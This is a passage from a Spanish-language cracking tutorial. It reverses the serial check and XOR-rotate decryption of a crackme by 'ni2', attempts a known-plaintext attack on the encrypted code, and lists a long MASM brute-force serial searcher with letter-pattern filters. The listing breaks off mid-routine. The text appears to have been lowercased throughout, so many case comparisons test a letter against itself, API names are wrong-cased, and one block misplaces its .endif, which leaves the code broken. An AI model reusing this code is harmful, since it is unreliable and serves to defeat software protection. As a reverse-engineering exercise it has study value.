llegados a este punto y en vista de la descomunal cantidad de instrucciones que debe procesar la máquina para pasar todas las combinaciones posibles 9 veces por este fragmento de código, es fácil pensar, o al menos así lo creyó ni2, que es imposible dar con la combinación buena, por ese motivo queremos hacer especial hincapié en la necesidad de aligerar lo máximo posible el código que busque el serial adecuado, de lo contrario probablemente moriríamos de viejos antes de dar con él. también comentaros que tan solo una combinación hace que se desencripte el código a ejecutar. no penséis que invirtiendo el salto o forzándolo vais a conseguir algo... xdddd. bueno, sí conseguiríais un cuelgue, y con un poco de suerte tener que reiniciar el trasto. jeje.
he intentado revertir la función, es decir, hacer que empiece por el final, y repita todo el ciclo al revés. pero al llegar a la instrucción xor ah, [esi] estaba igual que al principio, tendría que poner todos los valores posibles donde apunta esi en ese momento y el resultado seria peor.
si la cadena introducida no pasa este test, nos tira de un patadon a la calle, y si pasa el test nos lleva a un lugar de lo más interesante.

¿quién tiene la clave?

como en casi todas las películas, la clave la tiene eax. pero...

```
0040123d mov eax, 40124e ;puntero al código encriptado
00401242 mov ecx, 68h ;nº de bytes a cambiar
00401247 mov edx, esi ;puntero al buffer donde esta la clave
00401249 call 401326
```

empieza la movida... esta vez eax vale 48415348 antes de entrar en la rutina principal. siiii esa de los bucles sin fin.

```
00401326 pusha
00401327 mov edi, eax
00401329 mov esi, edx
0040132b mov eax, 48415348h
00401330 xor al, [esi]
00401332 call 401300
```

resultado... al entrar en la rutina con un valor eax distinto de 0, el resultado ya no es nuestro querido 84aeb79e, si no otro distinto, a saber...

```
00401337 mov ebx, eax
```

y ese resultado se carga en ebx, que luego servirá para la desencriptacion.

```
00401339 xor ah, [esi]
0040133b call 401300
```

otro xor y otra llamada a la super rutina. que nos devuelve un nuevo valor para eax, y ya esta... ya se puede desencriptar el churro.
al llegar aquí tenemos que edi apunta a la zona encriptada, en ebx tenemos el valor devuelto por la 2ª llamada a la super rutina, en eax, el valor de la 3ª llamada y en ecx el nº de bytes a desencriptar.

```
00401340 shr ecx, 2
00401343 mov edx, ecx
00401345 xor [edi], eax
00401347 mov cl, al
00401349 add edi, 4
0040134c rol ebx, cl
0040134e xor eax, ebx
00401350 mov cl, bh
00401352 ror eax, cl
00401354 add ebx, eax
00401356 dec edx
00401357 jnz 401345
00401359 popa
0040135a retn
```

atacando por los flancos

se podría intentar un ataque en esta zona, dando por supuestas las primeras instrucciones que se deben ejecutar para la presentación de una messagebox (de eso se trata ¿no?). tengo referencias de que metamorfe consiguió desencriptar esta zona de código (aun no se como, ya que no conozco ningún escrito ni tute explicando como y donde). la teoría seria la siguiente:

instrucciones necesarias para una messagebox

```
6a00 push 0 ;botón aceptar mb_ok
68xxxxxxxx push xxxxxxxx ;puntero al caption
68xxxxxxxx push xxxxxxxx ;puntero al texto
6a00 push 0 ;handle del dialogo
e8xxxxxxxx call xxxxxxxx ;llamada a la función
```

las x sustituyen las direcciones donde se deberían encontrar los datos correspondientes. sabemos que deberían estar entre la dirección 0040124e y 0040124e + 68h (¿recordáis el nº de bytes a desencriptar?)= 004012b5. si afinamos mas, podíamos descontar los bytes necesarios para completar la función de messagebox. vamos... que las direcciones donde se podría esconder el caption y el mensaje estarían entre 00401261 y 004012b5.

nos hacen falta solo los 8 primeros bytes en 2 dwords, una para la primera eax y otra para la segunda eax (tranki... ya me explico).

6a0068xx

en este caso las xx pueden tomar un valor entre 61h y b5h.
y xxxxxx68
aquí no hay problema, las x solo pueden valer 124000.

y ahora los valores que tenemos en la zona protegida son:
0975ef94 y 2b3c11c7

xoreando 0975ef94 xor 6a0068xx = 637587xx
para obtener todos los valores posibles (xx estará entre 61h y b5h) solo hay que hacer operaciones. xdddddd
xoreando 2b3c11c7 xor 12400068 = 397c11af
ok, volvemos a la rutina anterior. en el primer ciclo, eax debe valer xx877563 y al completar el primer ciclo eax valdrá af117c39

```
00401340 shr ecx, 2
00401343 mov edx, ecx
00401345 xor [edi], eax
00401347 mov cl, al
00401349 add edi, 4
0040134c rol ebx, cl
0040134e xor eax, ebx
00401350 mov cl, bh
00401352 ror eax, cl
00401354 add ebx, eax
00401356 dec edx
00401357 jnz 401345
00401359 popa
0040135a retn
```

podemos escribir una pequeña rutina que nos calculara el valor de ebx, para los 2 valores estimados de eax.

```
xor ebx, ebx
a0:
mov eax, xx877563
mov cl, al
rol ebx, cl
xor eax, ebx
mov cl, bh
ror eax, cl
cmp eax, af117c39
je lotengo
inc ebx
jmp a0
```

esto en teoría debería funcionar, tendríamos los valores iniciales de eax y ebx. pero en la practica no funciono... ni2 se supero otra vez. para montar la messagebox utilizo lo siguiente:

```
6a00 push 00 ;botón mb_ok
b858124000 mov eax, 00401258 ;carga en eax la dirección del caption
50 push eax ;y luego la pushea
```

de forma que desmontaba todas nuestras suposiciones. tal vez algún día metamorfe nos diga como adivino estos cambios.

fuerza bruta ¿qué remedio?

pues si...solo quedaba el recurso de la fuerza bruta, pero con la cantidad de combinaciones existentes y la enormidad de los bucles que hay que pasar (mas de medio millón de instrucciones para comprobar cada cadena), había que pensar en la forma de acelerar el proceso siguiendo unas pautas lógicas.
este es el listado asm que desarrollamos crack el destripador y un servidor para la ocasión (ni2, vaya que nos diste trabajo). el programa se llamo en un principio destripador, pero después de... 9, 10 versiones (no ma cuerdo), lo llamamos marm6.exe. tiene la particularidad de utilizar un sistema de filtros para evitar que cadenas sin sentido entren en los bucles quasi-infinitos de los test.
las cadenas que cumplen las condiciones son almacenadas en un archivo de texto llamado marmota4.txt, y en ese archivo se introduce la cadena desde donde empezara la búsqueda, seguida de un salto de línea y retorno de carro para

equilibrar los caracteres de control. es posible que algún cracker más avispado sea capaz de dar con la solución de otro modo, nosotros no hemos visto otra salida y quizás nadie la haya visto, ya que éste monstruo ha estado sin solución hasta la fecha.

el arma para matar dinosaurios

```
.486
.model flat,stdcall
option casemap:none
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib

.data

buffer db 256 dup (0)
sacabo db "se ha terminado el tiempo",0
marmota db "marmota & crack el destripador 2000",0
archivo db "marmota4.txt",0
mayusculas db 0
vocales db 0
efes db 0
cues db 0
ges db 0
cetas db 0
haches db 0
uves_dobles db 0
jotas db 0
kas db 0
emes db 0
enes db 0
pes db 0
erres db 0
eses db 0
tes db 0
uves db 0
exis db 0
bes db 0
ces db 0
des db 0

consonantes db 0

.data?

hinstance dd ?
hfichero dd ?
fsize dd ?
memptr dd ?
bread dd ?
bwrite dd ?

.code
start:
   invoke getmodulehandle,null
   mov hinstance,eax

call leer
jmp altajo
mas1:
```

```
mov esi, offset buffer
inc esi
mov ecx, 7
a1:
inc byte ptr [esi]
.if byte ptr [esi]==05bh
add byte ptr [esi], 6
.endif

cmp byte ptr [esi], 7bh
jnz sigue
mov byte ptr [esi], 41h
inc esi
loop a1

sigue:

mov esi, offset buffer
.if dword ptr [esi]==07a7a7a48h
.if dword ptr [esi+4]==07a7a7a7ah
jmp fin
.endif
.endif

; este codigo es mucho mas rápido

;* sustituido filtro: ahora elimina las que tienen menos de 2 mayusculas


;*************************************************************
; eliminar: filtro que elimina las cadenas que no contienen
; 2 mayusculas
;*************************************************************



; mov esi, offset buffer
mov mayusculas, 1 ; esto por la h

; no es necesario comprobar que sea mayor que 40, todas son mayor que 40

mov ax, word ptr [esi+1]
.if al < 05bh
inc mayusculas
.endif
.if ah < 05bh
inc mayusculas
.endif
mov ax, word ptr [esi+3]
.if al < 05bh
inc mayusculas
.endif
.if ah < 05bh
inc mayusculas
.endif
mov ax, word ptr [esi+5]
.if al < 05bh
inc mayusculas
.endif
.if ah < 05bh
inc mayusculas
.endif
.if byte ptr [esi+7]< 05bh
inc mayusculas
```

```
.endif

.if mayusculas != 2
jmp mas1
.endif


;*********************************************************************
; eliminar2: filtro que elimina las cadenas que contienen dos
; mayusculas
; consecutivas
;*********************************************************************


; el segundo caracter ya está sujeto a a,e,i,o,u,y

mov ax, word ptr [esi+2]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif


mov ax, word ptr [esi+3]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

mov ax, word ptr [esi+4]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

mov ax, word ptr [esi+5]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

mov ax, word ptr [esi+6]
.if al < 05bh
.if ah < 05bh
jmp mas1
.endif
.endif

;*************************************************************
;*
;* he comprobado en un diccionario ingles que solo empiezan
;* las palabras por ha, he, hi, ho, hu y hy. en español
;* es lo mismo menos la y
;*
;*************************************************************

;********** dice jotake que tiene claro que el segundo caracter es minuscula

mov esi, offset buffer
mov al, [esi+1]
```

```
.if al != "a" && al != "e" && al != "i" && al != "o" && al != "u" && al != "y"

jmp mas1
.endif


;*************************************************************
;*
;* comprobado que tanto en ingles como en español despues
;* despues de q siempre va u
;*
;*************************************************************

;***************** comprobamos la q y q

.if byte ptr [esi+2]== "q" || byte ptr [esi+2]=="q"

;***** comprobamos la u y u

.if byte ptr [esi+3]!= "u" && byte ptr [esi+3] != "u"
jmp mas1
.endif

;************* ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+4]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"

jmp mas1
.endif


.endif



.if byte ptr [esi+3]== "q" || byte ptr [esi+3]=="q"
.if byte ptr [esi+4]!= "u" && byte ptr [esi+4] != "u"

jmp mas1
.endif
;************* ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+5]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"

jmp mas1
.endif

.endif

.if byte ptr [esi+4]== "q" || byte ptr [esi+4]=="q"
.if byte ptr [esi+5]!= "u" && byte ptr [esi+5] != "u"

jmp mas1
;************* ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+6]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"
```

```
jmp mas1
.endif

.endif
.endif

.if byte ptr [esi+5]== "q" || byte ptr [esi+5]=="q"
.if byte ptr [esi+6]!= "u" && byte ptr [esi+6] != "u"

jmp mas1
.endif
;************ ademas, el tercer caracter ha de ser otra vocal

mov al, byte ptr [esi+7]

.if al != "a" && al != "a" && al != "e" && al != "e" && al != "i" && \
al != "i" && al != "o" && al != "o" && al != "u" && al != "u"

jmp mas1
.endif
.endif




;*************************************************************
;*
;* si tenemos una hache las palabras deben estar compuestas
;* como minimo de dos vocales y como maximo de cuatro
;* de otro modo nos saldrían palabras sin sentido
;*
;*************************************************************


;********* vocales valía 1 cuando estaba el filtro de que la segunda letra debía ser vocal
;* ahora debe valer 0

mov vocales, 0
mov esi, offset buffer


mov ax, word ptr [esi]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u" || al=="y" \
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u" || al=="y"
inc vocales
.endif

;******esto eliminado porque en ah esta la "h"

;.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
; || ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u" || ah=="y" || ah=="y"
; inc vocales
;.endif

mov ax, word ptr [esi+2]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u" \
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u"|| al=="y" || al=="y"
inc vocales
.endif

.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
|| ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u"|| ah=="y" || ah=="y"
inc vocales
```

```
.endif

mov ax, word ptr [esi+4]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u"\
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u"|| al=="y" || al=="y"
inc vocales
.endif

.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
|| ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u"|| ah=="y" || ah=="y"
inc vocales
.endif

mov ax, word ptr [esi+6]
.if al == "a" || al =="e" || al == "i" || al=="o" || al=="u"\
|| al=="a" || al =="e" || al == "i" || al=="o" || al=="u"|| al=="y" || al=="y"
inc vocales
.endif

.if ah == "a" || ah =="e" || ah == "i" || ah=="o" || al=="u" \
|| ah=="a" || ah =="e" || ah == "i" || ah=="o" || ah=="u"|| ah=="y" || ah=="y"
inc vocales
.endif

.if vocales < 2 || vocales > 4

jmp mas1
.endif


;*************************************************************
; tres consonantes seguidas es tonto ¿no?
;*************************************************************

; no es necesario cargar en esi el offset de buffer ya lo hemos cargado
; mov esi, offset buffer

;****** la primera es una h, no? entonces consonantes ya vale 1 pero no lo necesitamos
; comenzamos la comparación por esi+1

mov ax, word ptr [esi+1]

;****** si comparamos vocales solo comparamos 10 veces

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
        && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"
        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

    ; si llegamos aquí es que hay tres consonantes seguidas
    ; la h primera lo que contiene ah y lo que contiene al

        jmp mas1
        .endif
    .endif



mov ax, word ptr [esi+1]

; estamos en el segunod caracter y vamos a ver 2º 3º y 4º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"
```

```
        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"

; si llegamos aqui esque esi+1 y esi+2 son consonantes

        mov al, byte ptr [esi+3]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+2]

; estamos en el tercer caracter y vamos a ver 3º 4º y 5º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"

; si llegamos aqui esque esi+2 y esi+3 son consonantes

        mov al, byte ptr [esi+4]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+3]

; estamos en el cuarto caracter y vamos a ver 4º 5º y 6º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"


        mov al, byte ptr [esi+5]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+4]

; estamos en el quinto caracter y vamos a ver 5º 6º y 7º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
```

```
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"


        mov al, byte ptr [esi+6]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+5]

; estamos en el sexto caracter y vamos a ver 6º 7º y 8º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"


        mov al, byte ptr [esi+7]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


;*****************fin consonantes*******************************

;*************************************************************
; tres vocales seguidas tambien es tonto ¿no?
;*************************************************************

; ya lo tenemos en esi
; mov esi, offset buffer


mov ax, word ptr [esi+1]

; estamos en el segunod caracter y vamos a ver 2º 3º y 4º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

; si llegamos aqui esque esi+1 y esi+2 son vocales

        mov al, byte ptr [esi+3]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"
```

```
        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+2]

; estamos en el tercer caracter y vamos a ver 3º 4º y 5º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

; si llegamos aqui esque esi+2 y esi+3 son vocales

        mov al, byte ptr [esi+4]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+3]

; estamos en el cuarto caracter y vamos a ver 4º 5º y 6º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"


        mov al, byte ptr [esi+5]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+4]

; estamos en el quinto caracter y vamos a ver 5º 6º y 7º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"


        mov al, byte ptr [esi+6]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"
```

```
        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+5]

; estamos en el sexto caracter y vamos a ver 6º 7º y 8º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"


        mov al, byte ptr [esi+7]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

        jmp mas1
        .endif
    .endif
.endif

;*****************************************************************
;
; no consentimos 3 b en las combinaciones
;
;*****************************************************************



mov bes, 0

mov ax, word ptr [esi+1]
.if ah=="b" || ah=="b"
inc bes
.endif

.if al=="b" || al=="b"
inc bes
.endif

mov ax, word ptr [esi+3]
.if ah=="b" || ah=="b"
inc bes
.endif

.if al=="b" || al=="b"
inc bes
.endif

mov ax, word ptr [esi+5]
.if ah=="b" || ah=="b"
inc bes
.endif

.if al=="b" || al=="b"
inc bes
.endif
```

```
mov ah, byte ptr [esi+7]
.if ah=="b" || ah=="b"
inc bes
.endif

.if bes >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 c en las combinaciones
;
;*****************************************************************



mov ces, 0

mov ax, word ptr [esi+1]
.if ah=="c" || ah=="c"
inc ces
.endif

.if al=="c" || al=="c"
inc ces
.endif

mov ax, word ptr [esi+3]
.if ah=="c" || ah=="c"
inc ces
.endif

.if al=="c" || al=="c"
inc ces
.endif

mov ax, word ptr [esi+5]
.if ah=="c" || ah=="c"
inc ces
.endif

.if al=="c" || al=="c"
inc ces
.endif

mov ah, byte ptr [esi+7]
.if ah=="c" || ah=="c"
inc ces
.endif

.if ces >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 d en las combinaciones
;
;*****************************************************************



mov des, 0

mov ax, word ptr [esi+1]
.if ah=="d" || ah=="d"
```

```
inc des
.endif

.if al=="d" || al=="d"
inc des
.endif

mov ax, word ptr [esi+3]
.if ah=="d" || ah=="d"
inc des
.endif

.if al=="d" || al=="d"
inc des
.endif

mov ax, word ptr [esi+5]
.if ah=="d" || ah=="d"
inc des
.endif

.if al=="d" || al=="d"
inc des
.endif

mov ah, byte ptr [esi+7]
.if ah=="d" || ah=="d"
inc des
.endif

.if des >2
        jmp mas1
        .endif


;*****************************************************************
;
; no consentimos 3 g en las combinaciones
;
;*****************************************************************


mov ges, 0

mov ax, word ptr [esi+1]
.if ah=="g" || ah=="g"
inc ges
.endif

.if al=="g" || al=="g"
inc ges
.endif

mov ax, word ptr [esi+3]
.if ah=="g" || ah=="g"
inc ges
.endif

.if al=="g" || al=="g"
inc ges
.endif

mov ax, word ptr [esi+5]
```

```
.if ah=="g" || ah=="g"
inc ges
.endif

.if al=="g" || al=="g"
inc ges
.endif

mov ah, byte ptr [esi+7]
.if ah=="g" || ah=="g"
inc ges
.endif

.if ges >2
        jmp mas1
        .endif

;*******************************************************************
;
; no consentimos 3 h en las combinaciones
;
;*******************************************************************

; la primera es una hache asi que haches ya vale 1

mov haches, 1

mov ax, word ptr [esi+1]
.if ah=="h" || ah=="h"
inc haches
.endif

.if al=="h" || al=="h"
inc haches
.endif

mov ax, word ptr [esi+3]
.if ah=="h" || ah=="h"
inc haches
.endif

.if al=="h" || al=="h"
inc haches
.endif

mov ax, word ptr [esi+5]
.if ah=="h" || ah=="h"
inc haches
.endif

.if al=="h" || al=="h"
inc haches
.endif

mov ah, byte ptr [esi+7]
.if ah=="h" || ah=="h"
inc haches
.endif

.if haches>2
        jmp mas1
        .endif
```

```
;*****************************************************************
;
; no consentimos 3 z en las combinaciones
;
;*****************************************************************


mov cetas, 0

mov ax, word ptr [esi+1]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if al=="z" || al=="z"
inc cetas
.endif

mov ax, word ptr [esi+3]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if al=="z" || al=="z"
inc cetas
.endif

mov ax, word ptr [esi+5]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if al=="z" || al=="z"
inc cetas
.endif

mov ah, byte ptr [esi+7]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if cetas >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 2 j en las combinaciones
;
;*****************************************************************


mov jotas, 0

mov ax, word ptr [esi+1]
.if ah=="j" || ah=="j"
inc jotas
.endif

.if al=="j" || al=="j"
inc jotas
.endif

mov ax, word ptr [esi+3]
.if ah=="j" || ah=="j"
```

```
inc jotas
.endif

.if al=="j" || al=="j"
inc jotas
.endif

mov ax, word ptr [esi+5]
.if ah=="j" || ah=="j"
inc jotas
.endif

.if al=="j" || al=="j"
inc jotas
.endif

mov ah, byte ptr [esi+7]
.if ah=="j" || ah=="j"
inc jotas
.endif

.if jotas >1
        jmp mas1
        .endif


;*****************************************************************
;
; no consentimos 3 k en las combinaciones
;
;*****************************************************************


mov kas, 0

mov ax, word ptr [esi+1]
.if ah=="k" || ah=="k"
inc kas
.endif

.if al=="k" || al=="k"
inc kas
.endif

mov ax, word ptr [esi+3]
.if ah=="k" || ah=="k"
inc kas
.endif

.if al=="k" || al=="k"
inc kas
.endif

mov ax, word ptr [esi+5]
.if ah=="k" || ah=="k"
inc kas
.endif

.if al=="k" || al=="k"
inc kas
.endif

mov ah, byte ptr [esi+7]
.if ah=="k" || ah=="k"
inc kas
```

```
.endif

.if kas >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 m en las combinaciones
;
;*****************************************************************



mov emes, 0

mov ax, word ptr [esi+1]
.if ah=="m" || ah=="m"
inc emes
.endif

.if al=="m" || al=="m"
inc emes
.endif

mov ax, word ptr [esi+3]
.if ah=="m" || ah=="m"
inc emes
.endif

.if al=="m" || al=="m"
inc emes
.endif

mov ax, word ptr [esi+5]
.if ah=="m" || ah=="m"
inc emes
.endif

.if al=="m" || al=="m"
inc emes
.endif

mov ah, byte ptr [esi+7]
.if ah=="m" || ah=="m"
inc emes
.endif

.if emes >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 n en las combinaciones
;
;*****************************************************************



mov enes, 0

mov ax, word ptr [esi+1]
.if ah=="n" || ah=="n"
inc enes
.endif
```

```
.if al=="n" || al=="n"
inc enes
.endif

mov ax, word ptr [esi+3]
.if ah=="n" || ah=="n"
inc enes
.endif

.if al=="n" || al=="n"
inc enes
.endif

mov ax, word ptr [esi+5]
.if ah=="n" || ah=="n"
inc enes
.endif

.if al=="n" || al=="n"
inc enes
.endif

mov ah, byte ptr [esi+7]
.if ah=="n" || ah=="n"
inc enes
.endif

.if enes >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 p en las combinaciones
;
;*****************************************************************



mov pes, 0

mov ax, word ptr [esi+1]
.if ah=="p" || ah=="p"
inc pes
.endif

.if al=="p" || al=="p"
inc pes
.endif

mov ax, word ptr [esi+3]
.if ah=="p" || ah=="p"
inc pes
.endif

.if al=="p" || al=="p"
inc pes
.endif

mov ax, word ptr [esi+5]
.if ah=="p" || ah=="p"
inc pes
.endif

.if al=="p" || al=="p"
```

```
inc pes
.endif

mov ah, byte ptr [esi+7]
.if ah=="p" || ah=="p"
inc pes
.endif

.if pes >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 r en las combinaciones
;
;*****************************************************************



mov erres, 0

mov ax, word ptr [esi+1]
.if ah=="r" || ah=="r"
inc erres
.endif

.if al=="r" || al=="r"
inc erres
.endif

mov ax, word ptr [esi+3]
.if ah=="r" || ah=="r"
inc erres
.endif

.if al=="r" || al=="r"
inc erres
.endif

mov ax, word ptr [esi+5]
.if ah=="r" || ah=="r"
inc erres
.endif

.if al=="r" || al=="r"
inc erres
.endif

mov ah, byte ptr [esi+7]
.if ah=="r" || ah=="r"
inc erres
.endif

.if erres >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 s en las combinaciones
;
;*****************************************************************
```

```
mov eses, 0

mov ax, word ptr [esi+1]
.if ah=="s" || ah=="s"
inc eses
.endif

.if al=="s" || al=="s"
inc eses
.endif

mov ax, word ptr [esi+3]
.if ah=="s" || ah=="s"
inc eses
.endif

.if al=="s" || al=="s"
inc eses
.endif

mov ax, word ptr [esi+5]
.if ah=="s" || ah=="s"
inc eses
.endif

.if al=="s" || al=="s"
inc eses
.endif

mov ah, byte ptr [esi+7]
.if ah=="s" || ah=="s"
inc eses
.endif

.if eses >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 t en las combinaciones
;
;*****************************************************************



mov tes, 0

mov ax, word ptr [esi+1]
.if ah=="t" || ah=="t"
inc tes
.endif

.if al=="t" || al=="t"
inc tes
.endif

mov ax, word ptr [esi+3]
.if ah=="t" || ah=="t"
inc tes
.endif

.if al=="t" || al=="t"
inc tes
.endif
```

```
mov ax, word ptr [esi+5]
.if ah=="t" || ah=="t"
inc tes
.endif

.if al=="t" || al=="t"
inc tes
.endif

mov ah, byte ptr [esi+7]
.if ah=="t" || ah=="t"
inc tes
.endif

.if tes >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 v en las combinaciones
;
;*****************************************************************



mov uves, 0

mov ax, word ptr [esi+1]
.if ah=="v" || ah=="v"
inc uves
.endif

.if al=="v" || al=="v"
inc uves
.endif

mov ax, word ptr [esi+3]
.if ah=="v" || ah=="v"
inc uves
.endif

.if al=="v" || al=="v"
inc uves
.endif

mov ax, word ptr [esi+5]
.if ah=="v" || ah=="v"
inc uves
.endif

.if al=="v" || al=="v"
inc uves
.endif

mov ah, byte ptr [esi+7]
.if ah=="v" || ah=="v"
inc uves
.endif

.if uves >2
        jmp mas1
        .endif
;*****************************************************************
```

```
;
; no consentimos 2 x en las combinaciones
;
;*****************************************************************



mov exis, 0

mov ax, word ptr [esi+1]
.if ah=="x" || ah=="x"
inc exis
.endif

.if al=="x" || al=="x"
inc exis
.endif

mov ax, word ptr [esi+3]
.if ah=="x" || ah=="x"
inc exis
.endif

.if al=="x" || al=="x"
inc exis
.endif

mov ax, word ptr [esi+5]
.if ah=="x" || ah=="x"
inc exis
.endif

.if al=="x" || al=="x"
inc exis
.endif

mov ah, byte ptr [esi+7]
.if ah=="x" || ah=="x"
inc exis
.endif

.if exis >1
        jmp mas1
